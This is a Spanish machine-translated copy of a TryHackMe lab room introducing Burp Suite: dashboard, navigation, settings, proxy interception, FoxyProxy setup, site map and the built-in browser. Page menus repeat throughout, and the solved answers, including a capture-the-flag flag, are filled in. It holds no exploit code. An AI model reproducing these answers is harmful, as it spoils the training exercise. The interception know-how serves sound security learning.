1. **Tareas** : El menú Tareas le permite definir tareas en segundo plano que Burp Suite realizará mientras usa la aplicación. En Burp Suite Community, la tarea predeterminada "Rastreo pasivo en vivo", que registra automáticamente las páginas visitadas, es suficiente para nuestros propósitos en este módulo. Burp Suite Professional ofrece funciones adicionales como escaneos bajo demanda.
2. **Registro de eventos** : el registro de eventos proporciona información sobre las acciones realizadas por Burp Suite, como iniciar el proxy, así como detalles sobre las conexiones realizadas a través de Burp.
3. **Actividad del problema** : esta sección es específica de Burp Suite Professional. Muestra las vulnerabilidades identificadas por el escáner automatizado, clasificadas por gravedad y filtrables según la certeza de la vulnerabilidad.
4. **Aviso** : la sección Aviso proporciona información más detallada sobre las vulnerabilidades identificadas, incluidas referencias y soluciones sugeridas. Esta información se puede exportar a un informe. En Burp Suite Community, es posible que esta sección no muestre ninguna vulnerabilidad.

A lo largo de las distintas pestañas y ventanas de Burp Suite , verá iconos de signos de interrogación ( ).

Al hacer clic en estos íconos, se abre una nueva ventana con información útil específica de esa sección. Estos íconos de ayuda son invaluables cuando necesita ayuda o aclaración sobre una característica en particular, así que asegúrese de utilizarlos de manera efectiva.



Al explorar las diferentes pestañas y funcionalidades de Burp Suite, poco a poco te irás familiarizando con sus capacidades.

Responda las siguientes preguntas

¿Qué menú proporciona información sobre las acciones realizadas por Burp Suite, como iniciar el proxy y detalles sobre las conexiones realizadas a través de Burp?

Event log | Respuesta correcta

Tarea 6 Navegación

Tarea 7 Opciones

Tarea 8 Introducción al proxy Burp

Tarea 9 Conexión a través del Proxy (FoxyProxy)

Tarea 10 Mapa del sitio y definiciones de problemas

Tarea 11 El navegador Burp Suite

Tarea 12 Alcance y orientación

Tarea 13 Proxy HTTPS

Tarea 14 Ataque de ejemplo

Tarea 15 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c
Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 40118 usuarios aquí y esta sala tiene 122 días.

847

Suite de eructos: conceptos básicos

Una introducción al uso de Burp Suite para el pentesting de aplicaciones web.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la suite Burp?

Tarea 3 Características de la comunidad Burp

Tarea 4 Instalación


Tarea 5 El tablero

Tarea 6 Navegación

En Burp Suite , la navegación predeterminada se realiza principalmente a través de las barras de menú superiores, que le permiten cambiar entre módulos y acceder a varias subpestañas dentro de cada módulo. Las subpestañas aparecen en una segunda barra de menú directamente debajo de la barra de menú principal.


Así es como funciona la navegación:

1. **Selección de módulo** : la fila superior de la barra de menú muestra los módulos disponibles en Burp Suite. Puede hacer clic en cada módulo para cambiar entre ellos. Por ejemplo, el módulo Burp Proxy está seleccionado en la imagen siguiente.



2. **Subpestañas** : si un módulo seleccionado tiene varias subpestañas, se puede acceder a ellas a través de la segunda barra de menú que aparece directamente debajo de la barra de menú principal. Estas subpestañas suelen contener configuraciones y opciones específicas del módulo. Por ejemplo, en la imagen de arriba, la subpestaña Proxy Intercept está seleccionada dentro del módulo Burp Proxy.

3. **Separar pestañas** : si prefiere ver varias pestañas por separado, puede separarlas en ventanas separadas. Para hacer esto, vaya a la opción **Ventana** en el menú de la aplicación encima de la barra **de Selección de Módulo** . Desde allí, elija la opción "Separar" y la pestaña seleccionada se abrirá en una ventana separada. Las pestañas separadas se pueden volver a colocar utilizando el mismo método.



Burp Suite también proporciona atajos de teclado para una navegación rápida a las pestañas clave. De forma predeterminada, están disponibles los siguientes accesos directos:

Atajo	Pestaña
`Ctrl + Shift + D`	Panel
`Ctrl + Shift + T`	Pestaña de destino
`Ctrl + Shift + P`	Pestaña de proxy
`Ctrl + Shift + I`	Pestaña de intruso
`Ctrl + Shift + R`	Pestaña repetidor

Responda las siguientes preguntas

¿ A qué pestaña **Ctrl + Shift + P** nos cambiará?

Proxy tab | Respuesta correcta

Tarea 7 Opciones

Tarea 8 Introducción al proxy Burp

Tarea 9 Conexión a través del Proxy (FoxyProxy)

Tarea 10 Mapa del sitio y definiciones de problemas

Tarea 11 El navegador Burp Suite

Tarea 12 Alcance y orientación

Tarea 13 Proxy HTTPS

Tarea 14 Ataque de ejemplo

Tarea 15 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 40118 usuarios aquí y esta sala tiene 122 días.

847

Suite de eructos: conceptos básicos

Una introducción al uso de Burp Suite para el pentesting de aplicaciones web.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la suite Burp?

Tarea 3 Características de la comunidad Burp

Tarea 4 Instalación

Tarea 5 El tablero


Tarea 6 Navegación

Tarea 7 Opciones


Antes de sumergirnos en Burp Proxy , exploremos las opciones disponibles para configurar Burp Suite. Hay dos tipos de configuraciones: configuraciones globales (también conocidas como configuraciones de usuario) y configuraciones de proyecto.

- **Configuración global** : esta configuración afecta toda la instalación de Burp Suite y se aplica cada vez que inicia la aplicación. Proporcionan una configuración básica para su entorno Burp Suite.
- **Configuración del proyecto** : estas configuraciones son específicas del proyecto actual y se aplican solo durante la sesión. Sin embargo, tenga en cuenta que Burp Suite Community Edition no permite guardar proyectos, por lo que cualquier opción específica del proyecto se perderá cuando cierre Burp.

Para acceder a la configuración, haga clic en el botón **Configuración** en la barra de navegación superior. Esto abrirá una ventana de configuración separada.




A continuación se muestra la imagen que muestra la ventana de configuración separada.




En la ventana de Configuración, encontrará un menú en el lado izquierdo. Este menú le permite cambiar entre diferentes tipos de configuraciones, que incluyen:

1. **Buscar** : permite buscar configuraciones específicas mediante palabras clave.
2. **Filtro de tipo** : filtra la configuración para las opciones **de Usuario y Proyecto** .
   - **Configuración de usuario** : muestra la configuración que afecta a toda la instalación de Burp Suite.
   - **Configuración del proyecto** : muestra la configuración específica del proyecto actual.
3. **Categorías** : Permite seleccionar configuraciones por categoría.



Vale la pena señalar que muchas herramientas dentro de Burp Suite brindan accesos directos a categorías específicas de configuraciones. Por ejemplo, el módulo Proxy incluye un botón **de configuración de Proxy** que abre la ventana de configuración directamente en la sección de proxy correspondiente.



La función de búsqueda en la página de configuración es una valiosa adición que le permite buscar configuraciones rápidamente utilizando palabras clave.

Tómese un tiempo para familiarizarse con la gama de opciones configurables de Burp Suite. Una vez que se sienta cómodo, puede continuar con los ejercicios relacionados con la configuración de los ajustes de Burp Suite.

Responda las siguientes preguntas

¿En qué categoría puedes encontrar una referencia a un "tarro de galletas"?

Sessions — Respuesta correcta

¿En qué categoría base puede encontrar la subcategoría "Actualizaciones", que controla el comportamiento de actualización de Burp Suite ?

Suite — Respuesta correcta — Pista

¿Cuál es el nombre de la subcategoría que le permite cambiar las combinaciones de teclas de los atajos en Burp Suite?

Hotkeys — Respuesta correcta

Si hemos subido certificados TLS del lado del cliente, ¿podemos anularlos por proyecto (sí/no)?

yea — Respuesta correcta — Pista

Tarea 8 Introducción al proxy Burp

Tarea 9 Conexión a través del Proxy (FoxyProxy)

Tarea 10 Mapa del sitio y definiciones de problemas

Tarea 11 El navegador Burp Suite

Tarea 12 Alcance y orientación

Tarea 13 Proxy HTTPS

Tarea 14 Ataque de ejemplo

Tarea 15 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c
Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 40118 usuarios aquí y esta sala tiene 122 días.

847

Suite de eructos: conceptos básicos

Una introducción al uso de Burp Suite para el pentesting de aplicaciones web.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la suite Burp?

Tarea 3 Características de la comunidad Burp

Tarea 4 Instalación

Tarea 5 El tablero

Tarea 6 Navegación


Tarea 7 Opciones

Tarea 8 Introducción al proxy Burp


Burp Proxy es una herramienta fundamental y crucial dentro de Burp Suite. Permite la captura de solicitudes y respuestas entre el usuario y el servidor web de destino. Este tráfico interceptado puede manipularse, enviarse a otras herramientas para su posterior procesamiento o permitirse explícitamente que continúe hasta su destino.

Puntos clave que hay que entender sobre el proxy Burp

- **Interceptación de solicitudes:** cuando las solicitudes se realizan a través del Burp Proxy, se interceptan y se impide que lleguen al servidor de destino. Las solicitudes aparecen en la pestaña Proxy, lo que permite acciones adicionales como reenviarlas, descartarlas, editarlas o enviarlas a otros módulos de Burp. Para deshabilitar la intercepción y permitir que las solicitudes pasen a través del proxy sin interrupción, haga clic en el botón `Intercept is on`




- **Tomar el control:** la capacidad de interceptar solicitudes permite a los evaluadores obtener un control total sobre el tráfico web, lo que lo hace invaluable para probar aplicaciones web.
- **Captura y registro:** Burp Suite captura y registra las solicitudes realizadas a través del proxy de forma predeterminada, incluso cuando la interceptación está desactivada. Esta funcionalidad de registro puede resultar útil para análisis posteriores y revisión de solicitudes anteriores.
- **Compatibilidad con WebSocket:** Burp Suite también captura y registra la comunicación WebSocket, lo que brinda asistencia adicional al analizar aplicaciones web.
- **Registros e historial:** las solicitudes capturadas se pueden ver en las subpestañas **Historial HTTP** y **Historial de WebSockets , lo que permite el análisis retrospectivo y el envío de las solicitudes a otros módulos Burp según sea necesario.**



Se puede acceder a las opciones específicas del proxy haciendo clic en el botón **Configuración de proxy** . Estas opciones proporcionan un amplio control sobre el comportamiento y la funcionalidad del Proxy. Familiarícese con estas opciones para optimizar el uso de Burp Proxy.

Algunas características notables en la configuración del proxy

- **Intercepción de respuestas:** de forma predeterminada, el proxy no intercepta las respuestas del servidor a menos que se solicite explícitamente por solicitud. La casilla de verificación "Interceptar respuestas según las siguientes reglas", junto con las reglas definidas, permite una interceptación de respuestas más flexible.



- **Coincidir y reemplazar:** la sección "Coincidir y reemplazar" en la **configuración del Proxy** permite el uso de expresiones regulares (regex) para modificar las solicitudes entrantes y salientes. Esta característica permite cambios dinámicos, como modificar el agente de usuario o manipular las cookies.

Tómese el tiempo para explorar y experimentar con las opciones de Proxy , ya que esto mejorará su comprensión y dominio de la herramienta.

Responda las siguientes preguntas

Haz clic en mí para continuar con la siguiente tarea.

No se necesita respuesta | Pregunta hecha

Tarea 9 Conexión a través del Proxy (FoxyProxy)

Tarea 10 Mapa del sitio y definiciones de problemas

Tarea 11 El navegador Burp Suite

Tarea 12 Alcance y orientación

Tarea 13 Proxy HTTPS

Tarea 14 Ataque de ejemplo

Tarea 15 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 40118 usuarios aquí y esta sala tiene 122 días.

847

Suite de eructos: conceptos básicos

Una introducción al uso de Burp Suite para el pentesting de aplicaciones web.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la suite Burp?

Tarea 3 Características de la comunidad Burp

Tarea 4 Instalación

Tarea 5 El tablero

Tarea 6 Navegación

Tarea 7 Opciones

Tarea 8 Introducción al proxy Burp

Tarea 9 Conexión a través del Proxy (FoxyProxy)

Inicie la máquina haciendo clic en el botón **Iniciar máquina** en la esquina superior derecha de esta tarea.

Iniciar máquina

Para utilizar Burp Suite Proxy, necesitamos configurar nuestro navegador web local para redirigir el tráfico a través de Burp Suite. En esta tarea, nos centraremos en configurar el proxy usando la extensión FoxyProxy en Firefox.


Tenga en cuenta que las instrucciones proporcionadas son específicas de Firefox. Si está utilizando un navegador diferente, es posible que necesite encontrar métodos alternativos o utilizar TryHackMe AttackBox.

Estos son los pasos para configurar Burp Suite Proxy con FoxyProxy:


1. **Instalar FoxyProxy:** descargue e instale la extensión FoxyProxy Basic .

   Nota: FoxyProxy ya está instalado en AttackBox.

2. **Acceda a las opciones de FoxyProxy:** una vez instalado, aparecerá un botón en la parte superior derecha del navegador Firefox. Haga clic en el botón FoxyProxy para acceder a la ventana emergente de opciones de FoxyProxy.




3. **Crear configuración de proxy Burp :** en la ventana emergente de opciones de FoxyProxy, haga clic en el **botón Opciones** . Esto abrirá una nueva pestaña del navegador con las configuraciones de FoxyProxy. Haga clic en el **botón Agregar** para crear una nueva configuración de proxy.




4. **Agregar detalles de proxy :** en la página "Agregar proxy", complete los siguientes valores:

   - Título: `Burp` (o cualquier nombre preferido)
   - IP Proxy : `127.0.0.1`
   - Puerto: `8080`




5. **Guardar configuración:** haga clic en **Guardar** para guardar la configuración del Burp Proxy .

6. **Activar la configuración del proxy :** haga clic en el ícono de FoxyProxy en la parte superior derecha del navegador Firefox y seleccione la `Burp` configuración. Esto redirigirá el tráfico de su navegador a través de `127.0.0.1:8080` . Tenga en cuenta que Burp Suite debe estar ejecutándose para que su navegador realice solicitudes cuando esta configuración esté activada.



7. **Habilite Proxy Intercept en Burp Suite:** cambie a Burp Suite y asegúrese de que Intercept esté activado en la **pestaña Proxy** .



8. **Pruebe el proxy :** abra Firefox e intente acceder a un sitio web, como la página de inicio de `http://MACHINE_IP/` . Su navegador se bloqueará y el proxy se completará con la solicitud HTTP. ¡Felicitaciones, ha interceptado con éxito su primera solicitud!

Recuerda lo siguiente:

- Cuando la configuración del proxy está activa y la intercepción está activada en Burp Suite, su navegador se bloqueará cada vez que realice una solicitud.
- Tenga cuidado de no dejar la intercepción activada sin querer, ya que puede impedir que su navegador realice solicitudes.
- Hacer clic derecho en una solicitud en Burp Suite le permite realizar varias acciones, como reenviar, descartar, enviar a otras herramientas o seleccionar opciones en el menú contextual.

Tome nota de estos detalles cuando comience a utilizar Burp Suite Proxy.

Nota: Considere cerrar las otras pestañas en el navegador AttackBox antes de habilitar la interceptación, ya que recibirá algunas solicitudes de WebSocket en lugar de solicitudes de la máquina virtual de destino.

Responda las siguientes preguntas

Haz clic en mí para continuar con la siguiente tarea.

No se necesita respuesta | Pregunta hecha

Tarea 10 Mapa del sitio y definiciones de problemas

Tarea 11 El navegador Burp Suite

Tarea 12 Alcance y orientación

Tarea 13 Proxy HTTPS

Tarea 14 Ataque de ejemplo

Tarea 15 Conclusión

847

Suite de eructos: conceptos básicos

Una introducción al uso de Burp Suite para el pentesting de aplicaciones web.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la suite Burp?

Tarea 3 Características de la comunidad Burp

Tarea 4 Instalación

Tarea 5 El tablero

Tarea 6 Navegación

Tarea 7 Opciones

Tarea 8 Introducción al proxy Burp

Tarea 9 Conexión a través del Proxy (FoxyProxy)

Tarea 10 Mapa del sitio y definiciones de problemas

La pestaña **Target** en Burp Suite proporciona más que solo control sobre el alcance de nuestras pruebas. Consta de tres subpestañas:

1. **Mapa del sitio** : esta subpestaña nos permite mapear las aplicaciones web a las que nos dirigimos en una estructura de árbol. Cada página que visitemos mientras el proxy esté activo se mostrará en el mapa del sitio. Esta característica nos permite generar automáticamente un mapa del sitio simplemente navegando por la aplicación web. En Burp Suite Professional, también podemos utilizar el mapa del sitio para realizar un rastreo automatizado del objetivo, explorando enlaces entre páginas y trazando la mayor parte posible del sitio. Incluso con Burp Suite Community, aún podemos utilizar el mapa del sitio para acumular datos durante nuestros pasos iniciales de enumeración. Es particularmente útil para mapear API, ya que cualquier punto final de API al que acceda la aplicación web se capturará en el mapa del sitio.
2. **Definiciones de problemas** : aunque Burp Community no incluye la funcionalidad completa de escaneo de vulnerabilidades disponible en Burp Suite Professional, todavía tenemos acceso a una lista de todas las vulnerabilidades que busca el escáner. La sección **de definiciones de problemas** proporciona una lista extensa de vulnerabilidades web, completa con descripciones y referencias. Este recurso puede ser valioso para hacer referencia a vulnerabilidades en informes o ayudar a describir una vulnerabilidad particular que puede haber sido identificada durante las pruebas manuales.
3. **Configuración de alcance** : esta configuración nos permite controlar el alcance de destino en Burp Suite. Nos permite incluir o excluir dominios/IP específicos para definir el alcance de nuestras pruebas. Al gestionar el alcance, podemos centrarnos en las aplicaciones web a las que nos dirigimos específicamente y evitar capturar tráfico innecesario.

En general, la pestaña **Destino** ofrece características que van más allá del alcance, lo que nos permite mapear aplicaciones web, ajustar nuestro alcance objetivo y acceder a una lista completa de vulnerabilidades web con fines de referencia.

Desafío

Eche un vistazo al sitio `http://MACHINE_IP/` : lo usaremos mucho a lo largo del módulo. Visite todas las demás páginas que estén vinculadas en la página de inicio, luego revise el mapa de su sitio: ¡un punto final debería destacarse por ser muy inusual!

Visite esto en su navegador (o use la sección "Respuesta" de la entrada del mapa del sitio para ese punto final)

Responda las siguientes preguntas

¿Cuál es la bandera que recibe después de visitar el punto final inusual?

THM{NmNlZTliNGE1MWU1ZTQzMzgzNmFiNWVk} | Respuesta correcta | Pista

Tarea 11 El navegador Burp Suite

Tarea 12 Alcance y orientación

Tarea 13 Proxy HTTPS

Tarea 14 Ataque de ejemplo

Tarea 15 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 40118 usuarios aquí y esta sala tiene 122 días.

847

Suite de eructos: conceptos básicos

Una introducción al uso de Burp Suite para el pentesting de aplicaciones web.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la suite Burp?

Tarea 3 Características de la comunidad Burp

Tarea 4 Instalación

Tarea 5 El tablero

Tarea 6 Navegación

Tarea 7 Opciones

Tarea 8 Introducción al proxy Burp

Tarea 9 Conexión a través del Proxy (FoxyProxy)


Tarea 10 Mapa del sitio y definiciones de problemas

Tarea 11 El navegador Burp Suite

Si las tareas anteriores te parecieron demasiado complejas, ten por seguro que este tema te resultará mucho más sencillo.

Además de modificar nuestro navegador web habitual para que funcione con el proxy, Burp Suite también incluye un navegador Chromium integrado que está preconfigurado para usar el proxy sin ninguna de las modificaciones que acabamos de tener que hacer.

Para iniciar Burp Browser, haga clic en el `Open Browser` botón en la pestaña proxy. Aparecerá una ventana de Chromium y cualquier solicitud realizada en este navegador pasará por el proxy.



Nota: Hay muchas configuraciones relacionadas con Burp Browser en las opciones del proyecto y en la configuración de las opciones del usuario. Asegúrese de explorarlos y personalizarlos según sea necesario.

Sin embargo, si está ejecutando Burp Suite en Linux como usuario root (como es el caso de AttackBox), puede encontrar un error que impida que el navegador Burp se inicie debido a la imposibilidad de crear un entorno sandbox.

Hay dos soluciones simples para esto:

1. **Opción inteligente:** cree un nuevo usuario y ejecute Burp Suite con una cuenta con pocos privilegios para permitir que el navegador Burp se ejecute sin problemas.
2. **Opción fácil:** Vaya a `Settings -> Tools -> Burp's browser` y marque la `Allow Burp's browser to run without a sandbox` opción. Habilitar esta opción permitirá que el navegador se inicie sin una zona de pruebas. Sin embargo, tenga en cuenta que esta opción está desactivada de forma predeterminada por razones de seguridad. Si elige habilitarlo, tenga cuidado, ya que comprometer el navegador podría otorgarle a un atacante acceso a toda su máquina. En el entorno de entrenamiento de AttackBox, es poco probable que esto sea un problema importante, pero utilícelo de manera responsable.

Responda las siguientes preguntas

Haz clic en mí para continuar con la siguiente tarea.

No se necesita respuesta | Pregunta hecha

Tarea 12 Alcance y orientación

Tarea 13 Proxy HTTPS

Tarea 14 Ataque de ejemplo

Tarea 15 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 40118 usuarios aquí y esta sala tiene 122 días.

847

Suite de eructos: conceptos básicos

Una introducción al uso de Burp Suite para el pentesting de aplicaciones web.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la suite Burp?

Tarea 3 Características de la comunidad Burp

Tarea 4 Instalación

Tarea 5 El tablero

Tarea 6 Navegación

Tarea 7 Opciones

Tarea 8 Introducción al proxy Burp

Tarea 9 Conexión a través del Proxy (FoxyProxy)

Tarea 10 Mapa del sitio y definiciones de problemas

